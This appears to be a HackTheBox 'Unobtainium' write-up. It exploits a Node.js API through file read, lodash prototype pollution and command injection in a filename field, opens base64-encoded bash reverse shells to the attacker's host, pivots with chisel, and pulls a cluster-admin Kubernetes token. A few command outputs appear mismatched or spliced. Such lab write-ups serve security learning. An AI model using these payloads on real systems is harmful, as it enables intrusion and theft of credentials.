- update admin's bcrypt hash to change the password
- rocket.chat rce
- shocker: docker PoC VMM-container breakout to get root flag
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 原型污染与 Pod 权限
客户端流量、文件读取和 Node.js 原型污染连接执行,Kubernetes API 与 Pod 配置决定容器后的权限。原始对象、API 与 kubectl 命令完整保留。
来源 Unobtainium · 原记录 2021-04-23 · 48 个代码块 · 5 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Hard
Points: 40
Release: 10 Apr 2021
IP: 10.10.10.235
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.235
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
2379/tcp open ssl/etcd-client?
2380/tcp open ssl/etcd-server?
8443/tcp open ssl/https-alt
10250/tcp open ssl/http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
31337/tcp open http Node.js Express framework
```
There is a lot's of ports open
Let's start with port-80
#### Port-80
There is a simple html page.
Let's download the .deb package, i am using kali linux
Unzip the file we got .deb package.
Let's extract the files inside .deb package without installing them.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# wget http://10.10.10.235/downloads/unobtainium_debian.zip
--2021-04-23 00:06:14-- http://10.10.10.235/downloads/unobtainium_debian.zip
正在连接 10.10.10.235:80... 已连接。
已发出 HTTP 请求,正在等待回应... 200 OK
长度:54853780 (52M) [application/zip]
正在保存至: “unobtainium_debian.zip”
unobtainium_debian.zip 100%[====================================================================>] 52.31M 1017KB/s 用时 96s
2021-04-23 00:07:50 (559 KB/s) - 已保存 “unobtainium_debian.zip” [54853780/54853780])
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ls
unobtainium_debian.zip
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# unzip unobtainium_debian.zip
Archive: unobtainium_debian.zip
inflating: unobtainium_1.0.0_amd64.deb
extracting: unobtainium_1.0.0_amd64.deb.md5sum
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ls
unobtainium_1.0.0_amd64.deb unobtainium_1.0.0_amd64.deb.md5sum unobtainium_debian.zip
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# mkdir stuff
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# dpkg-deb -xv unobtainium_1.0.0_amd64.deb stuff
./
./usr/
./usr/share/
./usr/share/icons/
./usr/share/icons/hicolor/
./usr/share/icons/hicolor/32x32/
./usr/share/icons/hicolor/32x32/apps/
./usr/share/icons/hicolor/32x32/apps/unobtainium.png
./usr/share/icons/hicolor/48x48/
./usr/share/icons/hicolor/48x48/apps/
./usr/share/icons/hicolor/48x48/apps/unobtainium.png
./usr/share/icons/hicolor/256x256/
./usr/share/icons/hicolor/256x256/apps/
./usr/share/icons/hicolor/256x256/apps/unobtainium.png
./usr/share/icons/hicolor/128x128/
./usr/share/icons/hicolor/128x128/apps/
./usr/share/icons/hicolor/128x128/apps/unobtainium.png
...
```
Inside stuff/opt/unobtainium/ there is a executable called unobtainium
Let's run that
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium/stuff/opt/unobtainium]
└─# ls
chrome_100_percent.pak libEGL.so libvulkan.so resources unobtainium
chrome_200_percent.pak libffmpeg.so LICENSE.electron.txt resources.pak v8_context_snapshot.bin
chrome-sandbox libGLESv2.so LICENSES.chromium.html snapshot_blob.bin vk_swiftshader_icd.json
icudtl.dat libvk_swiftshader.so locales swiftshader
┌──(root💀kali)-[~/hackthebox/machine/unobtainium/stuff/opt/unobtainium]
└─# ./unobtainium --no-sandbox
(node:2278) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
```
We got the error Unable to reach unobtainium.htb.
Let's add unobtainium.htb in our /etc/hosts file.
Let's again open the executable and this time we don't get error.
I think this executable contact to a server so for capture the packet i use wireshark on tun0.
And i am right when i click on Todo they send a POST req to the server.
Let's check what was capture inside this POST req.
request:
``` bash
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
Connection: keep-alive
Content-Length: 73
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) unobtainium/1.0.0 Chrome/87.0.4280.141 Electron/11.2.0 Safari/537.36
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"todo.txt"}
```
response:
``` bash
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 293
ETag: W/"125-tNs2+nU0UiQGmLreBy4Pj891aVA"
Date: Fri, 23 Apr 2021 04:21:51 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{"ok":true,"content":"1. Create administrator zone.\n2. Update node JS API Server.\n3. Add Login functionality.\n4. Complete Get Messages feature.\n5. Complete ToDo feature.\n6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1\n7. Improve security\n"}
```
We got the creads.
It's seems like Todo function has the capability to read files from the server.
For the simplicity i wrote a script to check if we also read file from the server?.
I also run the burp for capture the req.
Before running the script install the requirements for the script.
``` bash
apt-get install jq
```
- luci.sh
``` bash
#!/bin/bash
RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE=$1
cat - < message.json
{
"auth":
{
"name":"felamos",
"password":"Winter2021"
},
"filename":"${FILE}"
}
EOF
CONTENT="$(curl -s \
-A "${UA}" \
-H "Content-Type: application/json" \
-d "$(cat message.json | jq -c)" \
-x "${PROXY}" \
http://${RHOST}:${RPORT}/todo \
| jq .content \
| sed -e 's/^.//' -e 's/.$//')"
printf "$CONTENT"
```
Got the req let's send it to repeater and check the responce.
request:
``` bash
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 65
Connection: close
{"auth":{"name":"felamos","password":"Winter2021"},"filename":""}
```
responese:
``` bash
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 922
Date: Fri, 23 Apr 2021 06:10:17 GMT
Connection: close
Error
Error: ENOENT: no such file or directory, open

   at Object.openSync (fs.js:476:3)

   at Object.readFileSync (fs.js:377:35)

   at /usr/src/app/index.js:86:41

   at Array.forEach (<anonymous>)

   at /usr/src/app/index.js:84:36

   at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)

   at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13)

   at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3)

   at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)

   at /usr/src/app/node_modules/express/lib/router/index.js:281:22
```
It's said No such file or directory found because we don't give any filename and we also see a interesting file called index.js.
Let's add index.js inside filename.
request:
``` bash
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 73
Connection: close
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"index.js"}
```
responese:
``` bash
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 3655
ETag: W/"e47-um36vrYJPOpeanAA6s8aoKWsrsA"
Date: Fri, 23 Apr 2021 06:14:16 GMT
Connection: close
{"ok":true,"content":"var root = require(\"google-cloudstorage-commands\");\nconst express = require('express');\nconst { exec } = require(\"child_process\"); \nconst bodyParser = require('body-parser'); \nconst _ = require('lodash'); \nconst app = express();\nvar fs = require('fs');\n \nconst users = [ \n {name: 'felamos', password: 'Winter2021'},\n {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true}, \n];\n\nlet messages = []; \nlet lastId = 1; \n \nfunction findUser(auth) { \n return users.find((u) => \n u.name === auth.name && \n u.password === auth.password); \n} \n \napp.use(bodyParser.json()); \n \napp.get('/', (req, res) => { \n res.send(messages); \n}); \n \napp.put('/', (req, res) => { \n const user = findUser(req.body.auth || {}); \n \n if (!user) { \n res.status(403).send({ok: false, error: 'Access denied'}); \n return;\n }\n\n const message = {\n icon: '__',\n };\n\n _.merge(message, req.body.message, {\n id: lastId++,\n timestamp: Date.now(),\n userName: user.name,\n });\n\n messages.push(message);\n res.send({ok: true});\n});\n\napp.delete('/', (req, res) => {\n const user = findUser(req.body.auth || {});\n\n if (!user || !user.canDelete) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n messages = messages.filter((m) => m.id !== req.body.messageId);\n res.send({ok: true});\n});\napp.post('/upload', (req, res) => {\n const user = findUser(req.body.auth || {});\n if (!user || !user.canUpload) {\n res.status(403).send({ok: false, error: 'Access denied'});\n return;\n }\n\n\n filename = req.body.filename;\n root.upload(\"./\",filename, true);\n res.send({ok: true, Uploaded_File: filename});\n});\n\napp.post('/todo', (req, res) => {\n\tconst user = findUser(req.body.auth || {});\n\tif (!user) {\n\t\tres.status(403).send({ok: false, error: 'Access denied'});\n\t\treturn;\n\t}\n\n\tfilename = req.body.filename;\n testFolder = \"/usr/src/app\";\n fs.readdirSync(testFolder).forEach(file => {\n if (file.indexOf(filename) > -1) {\n var buffer = fs.readFileSync(filename).toString();\n res.send({ok: true, content: buffer});\n }\n });\n});\n\napp.listen(3000);\nconsole.log('Listening on port 3000...');\n"}
```
We got the index.js but it in bad format.
After Beautify the file we got this.
- Index.js
``` bash
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');
const users = [
{name: 'felamos', password: 'Winter2021'},
{name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},
];
let messages = [];
let lastId = 1;
function findUser(auth) {
return users.find((u) =>
u.name === auth.name &&
u.password === auth.password);
}
app.use(bodyParser.json());
app.get('/', (req, res) => {
res.send(messages);
});
app.put('/', (req, res) => {
const user = findUser(req.body.auth || {});
if (!user) {
res.status(403).send({ok: false, error: 'Access denied'});
return;
}
const message = {
icon: '__',
};
_.merge(message, req.body.message, {
id: lastId++,
timestamp: Date.now(),
userName: user.name,
});
messages.push(message);
res.send({ok: true});
});
app.delete('/', (req, res) => {
const user = findUser(req.body.auth || {});
if (!user || !user.canDelete) {
res.status(403).send({ok: false, error: 'Access denied'});
return;
}
messages = messages.filter((m) => m.id !== req.body.messageId);
res.send({ok: true});
});
app.post('/upload', (req, res) => {
const user = findUser(req.body.auth || {});
if (!user || !user.canUpload) {
res.status(403).send({ok: false, error: 'Access denied'});
return;
}
filename = req.body.filename;
root.upload("./",filename, true);
res.send({ok: true, Uploaded_File: filename});
});
app.post('/todo', (req, res) => {
const user = findUser(req.body.auth || {});
if (!user) {
res.status(403).send({ok: false, error: 'Access denied'});
return;
}
filename = req.body.filename;
testFolder = "/usr/src/app";
fs.readdirSync(testFolder).forEach(file => {
if (file.indexOf(filename) > -1) {
var buffer = fs.readFileSync(filename).toString();
res.send({ok: true, content: buffer});
}
});
});
app.listen(3000);
console.log('Listening on port 3000...');
```
After reading the file i found nothing interesting but i am sure that it's using react or nodejs or something like that if the server uses that so there is a file called package.json which has the list of npm packages used and we also find vulnerability for that specific packages.
request:
``` bash
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 77
Connection: close
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"package.json"}
```
responese:
``` bash
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 487
ETag: W/"1e7-nNVooCaQU8RTLCaxUyITOmGY9A8"
Date: Fri, 23 Apr 2021 06:21:02 GMT
Connection: close
{"ok":true,"content":"{\n \"name\": \"Unobtainium-Server\",\n \"version\": \"1.0.0\",\n \"description\": \"API Service for Electron client\",\n \"main\": \"index.js\",\n \"scripts\": {\n \"start\": \"node index.js\"\n },\n \"author\": \"felamos\",\n \"license\": \"ISC\",\n \"dependencies\": {\n \"body-parser\": \"1.18.3\",\n \"express\": \"4.16.4\",\n \"lodash\": \"4.17.4\",\n \"google-cloudstorage-commands\": \"0.0.1\"\n },\n \"devDependencies\": {}\n}\n"}
```
After beautify the package.json and we got this
- package.json
``` bash
{
"name": "Unobtainium-Server",
"version": "1.0.0",
"description": "API Service for Electron client",
"main": "index.js",
"scripts": {
"start": "node index.js"
},
"author": "felamos",
"license": "ISC",
"dependencies": {
"body-parser": "1.18.3",
"express": "4.16.4",
"lodash": "4.17.4",
"google-cloudstorage-commands": "0.0.1"
},
"devDependencies": {}
}
```
- [Prototype Pollution](https://snyk.io/vuln/SNYK-JS-LODASH-73638)
- [Command Injection](https://snyk.io/vuln/SNYK-JS-GOOGLECLOUDSTORAGECOMMANDS-1050431)
With the help of Lodash -> Prototype Pollution we give ourself a permission of upload & delete with changing canDelete and canUpload to be True.
And with help of google-cloudstorage-commands -> Command Injection We can execute commands on server.
So let's first give ourself a permission to upload file and delete files
For that i create a script to keep things simple.
- Exploit.sh
``` bash
#!/bin/bash
RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
TEXT="$1"
cat - < message.json
{
"auth":
{
"name":"felamos",
"password":"Winter2021"
},
"message":
{
"text":${TEXT}
}
}
EOF
curl -s \
-X PUT \
-A "${UA}" \
-H "Content-Type: application/json" \
-d "$(cat message.json | jq -c)" \
-x "${PROXY}" \
"http://${RHOST}:${RPORT}/" \
| jq .
```
Let's run the exploit
Imp -> before running the exploit intercept the request and forward the req becuase we use proxy inside exploit.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# chmod +x Exploit.sh
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ./Exploit.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
{
"ok": true
}
```
It's responce is true means now we have the permission.
Let's check we can write in a file or not.
I create another one exploit to write in a file.
- exploit_stage2.sh
``` bash
#!/bin/bash
RHOST="unobtainium.htb"
RPORT=31337
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE="& echo dedsec | tee dedsec.txt"
cat - < message.json
{
"auth":
{
"name":"felamos",
"password":"Winter2021"
},
"filename":"${FILE}"
}
EOF
curl -s \
-A "${UA}" \
-H "Content-Type: application/json" \
-d "$(cat message.json | jq -c)" \
-x "${PROXY}" \
-o /dev/null \
"http://${RHOST}:${RPORT}/upload"
```
The exploit write the content "lUc1f3r11" inside luci.txt.
Now let's run the exploit and capture the req in burp.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ./exploit_stage2.sh
```
It's said true. it's means we should be able to read luci.txt and get the content lUc1f3r11 inside luci.txt.
Just change filename to dedsec.txt for view the content inside that.
request:
``` bash
POST /todo HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 73
Connection: close
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"luci.txt"}
```
responese:
``` bash
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 35
ETag: W/"23-jxpbX4j3xXL3aDkAakKEYbVg4Rc"
Date: Fri, 23 Apr 2021 06:50:52 GMT
Connection: close
{"ok":true,"content":"lUc1f3r11\n"}
```
And we see lUc1f3r11 inside luci.txt Now let's try to get reverse shell through that.
Just add the reverse shell inside filename.
Before send req start your netcat listner.
``` bash
POST /upload HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Content-Type: application/json
Content-Length: 151
Connection: close
{"auth":{"name":"felamos","password":"Winter2021"},"filename":"& echo $(echo 'bash -i >& /dev/tcp/10.10.14.3/9001 0>&1' | base64) | base64 -d | bash"}
```
Let's check the netcat listner.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:57654.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@webapp-deployment-5d764566f4-h5zhw:/usr/src/app# whoami
whoami
root
```
Boom we got the shell.
First Let's get our user.txt inside /root/.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:~# ls
ls
user.txt
root@webapp-deployment-5d764566f4-h5zhw:~# cat user.txt
cat user.txt
a6649836e48c4a2fef53804d75c1c1f3
```
- 
#### Privilege escalation
And if you notice we are root i think it's a docker container.
Anyway let's run linpeas.
- 
there is a cronjob running that removes kubectl in the container every minute.
But there is no kubectl executable in the container.
Let's download a kubectl executable and transfer it in docker inside /tmp folder.
- [Install and Set Up kubectl on Linux](https://kubernetes.io/docs/tasks/tools/install-kubectl-linux/#install-kubectl-binary-with-curl-on-linux)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 154 100 154 0 0 107 0 0:00:01 0:00:01 --:--:-- 107
100 44.2M 100 44.2M 0 0 2972k 0 0:00:15 0:00:15 --:--:-- 3193k
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ls
Exploit.sh kubectl message.json unobtainium_1.0.0_amd64.deb unobtainium_debian.zip
exploit_stage2.sh luci.sh stuff unobtainium_1.0.0_amd64.deb.md5sum
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```
We change the name of kubectl to xkubectl to avoid being removed by the cron job.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# wget http://10.10.14.3:8000/kubectl -o xkubectl
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ls -la
ls -la
total 45364
drwxrwxrwt 1 root root 4096 Apr 23 07:25 .
drwxr-xr-x 1 root root 4096 Apr 22 19:28 ..
drwxr-xr-x 3 root root 4096 Feb 21 22:43 v8-compile-cache-0
-rw-r--r-- 1 root root 46436352 Apr 23 07:10 xkubectl
```
Now let's first check the version of kubectl.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl version --short
./xkubectl version --short
Client Version: v1.21.0
Server Version: v1.20.0
```
Now let’s see current rights with kubectl with privileged resources like secrets.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl auth can-i list secrets
<66f4-h5zhw:/tmp# ./xkubectl auth can-i list secrets
no
```
let's check about namespaces.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl auth can-i list namespaces
<4-h5zhw:/tmp# ./xkubectl auth can-i list namespaces
Warning: resource 'namespaces' is not namespace scoped
yes
```
Let’s list all the namespaces.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl get namespace
./xkubectl get namespace
NAME STATUS AGE
default Active 96d
dev Active 95d
kube-node-lease Active 96d
kube-public Active 96d
kube-system Active 96d
```
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./xkubectl auth can-i list secrets -n dev
Status: Running
IP: 172.17.0.5
IPs:
IP: 172.17.0.5
Controlled By: ReplicaSet/devnode-deployment-cd86fb5c
Containers:
devnode:
Container ID: docker://bf852df0b8a7e049a21983112b178bfd65a3e27180c7463b441a7de2aeb1aedb
Image: localhost:5000/node_server
Image ID: docker-pullable://localhost:5000/node_server@sha256:f3bfd2fc13c7377a380e018279c6e9b647082ca590600672ff787e1bb918e37c
Port: 3000/TCP
Host Port: 0/TCP
State: Running
Started: Thu, 22 Apr 2021 19:28:37 +0000
Last State: Terminated
Reason: Error
Exit Code: 137
Started: Wed, 24 Mar 2021 16:01:28 +0000
Finished: Wed, 24 Mar 2021 16:02:13 +0000
Ready: True
Restart Count: 28
Environment:
Mounts:
/var/run/secrets/kubernetes.io/serviceaccount from default-token-rmcd6 (ro)
Conditions:
Type Status
Initialized True
Ready True
ContainersReady True
PodScheduled True
Volumes:
default-token-rmcd6:
Type: Secret (a volume populated by a Secret)
SecretName: default-token-rmcd6
Optional: false
QoS Class: BestEffort
Node-Selectors:
Tolerations: node.kubernetes.io/not-ready:NoExecute op=Exists for 300s
node.kubernetes.io/unreachable:NoExecute op=Exists for 300s
Events:
```
If you notice the difference i am in a webapp-deployment container enumerating devnode-deployment containers in Pods running in the dev namespace.
We are looking at two different environments, the classic production environment and the development environment. I should be able to repeat the steps i just have to make the RHOST and RPORT variables and upload them to the container I’m currently in above to get another foothold in the development environment.
For that we need to forward the port to the devnode-deployment container "172.17.0.5:3000"
I am using Chisel for that.
If you don't known how to use chisel or how to download it check this out.
- [chisel](https://www.youtube.com/watch?v=Yp4oxoQIBAM&t=1469s)
First i run chisel in my kali linux to open a server.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ./chisel server -p 9999 --reverse
2021/04/23 04:10:20 server: Reverse tunnelling enabled
2021/04/23 04:10:20 server: Fingerprint 2a:06:15:bf:71:4e:28:c7:fe:4e:bc:35:24:70:cb:09
2021/04/23 04:10:20 server: Listening on http://0.0.0.0:9999
```
Now transfer the chisel in box and and execute as client.
``` bash
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ls
ls
chisel
v8-compile-cache-0
xkubectl
root@webapp-deployment-5d764566f4-h5zhw:/tmp# chmod +x chisel
chmod +x chisel
root@webapp-deployment-5d764566f4-h5zhw:/tmp# ./chisel client 10.10.14.3:9999 R:3000:172.17.0.5:3000
message.json
{
"auth":
{
"name":"felamos",
"password":"Winter2021"
},
"message":
{
"text":${TEXT}
}
}
EOF
curl -s \
-X PUT \
-A "${UA}" \
-H "Content-Type: application/json" \
-d "$(cat message.json | jq -c)" \
-x "${PROXY}" \
"http://${RHOST}:${RPORT}/" \
| jq .
```
Imp -> before running the exploit intercept the request and forward the req becuase we use proxy inside exploit.
Now we all set let's run the exploit.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ./read_write.sh '{"constructor":{"prototype":{"canDelete":true, "canUpload":true}}}'
{
"ok": true
}
```
For reverse shell i create another script.
- rev.sh
``` bash
#!/bin/bash
RHOST="127.0.0.1"
RPORT=3000
UA="Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
PROXY="127.0.0.1:8080"
FILE=$1
cat - < message.json
{
"auth":
{
"name":"felamos",
"password":"Winter2021"
},
"filename":"${FILE}"
}
EOF
curl -s \
-A "${UA}" \
-H "Content-Type: application/json" \
-d "$(cat message.json | jq -c)" \
-x "${PROXY}" \
-o /dev/null \
"http://${RHOST}:${RPORT}/upload"
```
Now let's get our reverse shell with devnode-deployment.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# chmod +x rev.sh
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# ./rev.sh "& echo $(echo 'bash -i >& /dev/tcp/10.10.14.3/9002 0>&1' | base64) | base64 -d | bash"
```
``` bash
┌──(root💀kali)-[~]
└─# nc -lvp 9002
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:48266.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@devnode-deployment-cd86fb5c-6ms8d:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devnode-deployment-cd86fb5c-6ms8d:/usr/src/app# whoami
whoami
root
```
Boom we got the shell as devnode-deployment.
Now again tranfer the kubectl executable in the box and check if we list secrets now.
``` bash
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# chmod +x kubectl
chmod +x kubectl
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kubectl auth can-i list secrets -n kube-system
c-admin-token-tfmp2 is the secret of the Cluster Administrator.
Let's get the token of Cluster Administrator -> c-admin-token-tfmp2.
``` bash
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kubectl describe secrets/c-admin-token-tfmp2 -n kube-system
Annotations: kubernetes.io/service-account.name: c-admin
kubernetes.io/service-account.uid: 2463505f-983e-45bd-91f7-cd59bfe066d0
Type: kubernetes.io/service-account-token
Data
====
ca.crt: 1066 bytes
namespace: 11 bytes
